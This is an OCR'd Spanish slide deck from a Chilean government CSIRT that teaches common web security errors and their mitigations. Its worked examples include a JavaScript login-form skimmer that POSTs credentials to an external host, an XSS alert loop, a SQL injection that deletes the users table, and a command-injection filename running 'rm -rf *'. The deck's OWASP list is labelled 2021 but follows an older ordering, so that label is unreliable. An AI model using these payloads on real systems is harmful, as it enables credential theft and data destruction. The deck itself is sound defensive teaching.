
Ministerio del Interior y Seguridad Pública



Errores comunes de seguridad en aplicaciones web (y cómo evitarlos)

Eduardo Riveros Roca
Arquitecto de Seguridad
eriveros@interior.gob.cl

CSIRT
Equipo de Respuesta ante Incidentes de Seguridad Informática

Acerca del CSIRT

CSIRT

Equipo de Respuesta ante Incidentes de Seguridad Informática

Somos un equipo multidisciplinario, parte del **Ministerio del Interior y Seguridad Pública,** cuyo objetivo es reducir los riesgos de ciberseguridad relacionados a la infraestructura tecnológica del gobierno.

Temario

Validación de datos

Controles de acceso

Confidencialidad e Integridad

Dependencias Vulnerables

https://digital.gob.cl/transformacion-digital/estandares-y-guias/guia-desarrollo-software/

OWASP Top 10 (2021)

Posición	Nombre
1	Autentificación rota
2	Inyección
3	Entidades externas XML
4	Exposición de datos sensibles
5	Error de configuración de seguridad
6	Control de acceso roto
7	Desserialización insegura
8	Cross-Site Scripting (XSS)
9	Logs/Monitoreo insuficiente
10	Uso de componentes con vulnerabilidades conocidas

https://owasp.org/www-project-top-ten/

Validación de datos

Inyecciones HTML/JS

Atacante

Título


Importante


Mensaje

Lean esto es muy importante:
<script>while (1)
alert("hola!");</script>

POST /nuevoMsj

```
...
<h1><?php echo $titulo; ?></h1>
<p><?php echo $mensaje; ?></p>
...
```





Mayores riesgos: defacements

Robo de credenciales


```
<script>
   // Conseguimos los campos de usuario, contraseña y el
   // formulario de inicio de sesión
   let usernameField = document.querySelector("#username")
   let passwordField = document.querySelector("#password")
   let form = document.querySelector("#login-form")
   form.onsubmit = () => {
       // Guardamos los datos en un diccionario de Javascript
       data = {
           "username": usernameField.value,
           "password": passwordField.value
       }
       // Enviamos los datos vía llamada asíncrona a un servidor
controlado por el atacante
       fetch('https://foro.csirt.gob.cl/credenciales_foro', {
               method: "POST",
               mode: "CORS",
               headers: {
                   "Content-Type": "application/json"
               },
               body: JSON.stringify(data)
           })
       .then(response => console.log(response.json()));
   }
</script>
```

Mitigaciones: Escapar contenido externo (*HttpUtility.HtmlEncode() en C#*), cabeceras HTTP como CSP (vistas en la presentación anterior)

Inyecciones SQL

POST /login

```
user: AzureDiamond
pass: hunter2
```

SQL →

```
"select user, pass from users where username
                = '$_GET["user"]'
```

POST /login

```
user: ' or 1; delete table users; --
```

SQL →

```
"select user, pass from users where username
    = '' or 1; delete table users; -- '
```

Mayores riesgos: modificación y robo de datos sensibles
Mitigaciones: Consultas preparadas, ORMs, saneamiento de entradas*

Ejecución de Código e máquina remota

```
...
<?php
$file=$_GET['filename'];
system("touch $file");
?>
...
```

Dato externo: nombre de archivo

¿y si el nombre es "archivo.txt; rm -rf *"?

```
system("touch archivo.txt; rm -rf *");
```

Mayores riesgos: ejecución remota de Código
Mitigaciones: APIs de alto nivel (evitar exec, Process, etc)

Controles de Acceso

Filtración de (hashes de) contraseñas

Forma <u>insegura</u>: texto plano

```
if pwd == stored_pwd:
```

Forma menos insegura: *Hash* convencional

```
if sha256(pwd) == stored_hash:
```

MD5 | SHA1 | SHA256 | SHA3

Forma segura: *Hash* con *Salt* y Funciones de *Hash* Lentas

```
if bcrypt_cmp(pwd, stored_hash_salt):
```

bcrypt | PKDBF2 | Argon2

Si base de datos se filtra, se filtran también las contraseñas

Base de datos filtrada no revela contraseñas directamente, pero ataques como *Rainbow Tables* permiten deducir algunas contraseñas

La *salt* permite obtener hashes distintos a pesar de ser la misma contraseña, y la función de Hash Lenta ayuda a demorar ataques de fuerza bruta

<u>Mayores riesgos</u>: exposición de accesos de usuario en este y otros sistemas (si las contraseñas son reutilizadas)
Mitigación: Usar siempre Hash+Salt para guardar contraseñas

Mal uso de cookies


Mayores riesgos: Romper el control de acceso, exfiltración de información
Mitigaciones: Guardar datos de session en servidor o firmarlos con una llave privada (HMAC, JWT)

JWT mal configurado

Parámetros

Cuerpo (No está encriptado!)

Firma (simétrica o asimétrica)




https://www.rfc-editor.org/rfc7519

Mayores riesgos: Romper el control de acceso, exfiltración de información
Mitigaciones: Configurar adecuadamente, con firma

Rutas sensibles sin validación

Acceso a cada componente debe tener contemplar revisión de permisos correctos en todo momento

Supuesto: Cualquier revisión de permisos no realizada puede traer problemas en futuras extensiones



/login

/admin

Revisar Permisos de acceso

Borro el usuario que inició sesión

/borrar-todo

Acción se ejecuta, a pesar que el usuario ya no existe

Mayores riesgos: Romper el control de acceso, exfiltración de información
Mitigaciones: repetir revisions de accesos e integridad de datos en multiples métodos HTTP, incluso si se llaman en secuencia.

Confidencialidad e Integridad

Cifrado/Firmado simétrico en el cliente

```
key = pinsswkDARqxtt3e…
…
encrypted = encrypt(data, key)
…
```


```
key = pinsswkDARqxtt3e…
…
decrypted = decrypt(data, key)
…
```

La llave es la misma

Aplica también para HMAC

Mayores riesgos: Daño a la integridad de la información
Mitigaciones: Usar criptografía asimétrica para cifrado y firmado,

Llevar registro de acciones



Datos históricos

- Acceso a registros de hace tiempo (semanas, meses atrás)

Acceso acotado


- Aplicaciones solo pueden añadir logs.
- Revisores solo pueden leer logs (no escribir)

Nos protege de: que se ejecute una acción no deseada sin que nos enteremos.

No nos protege de: Que se ejecuten acciones no deseadas.

Dependencias Vulnerables

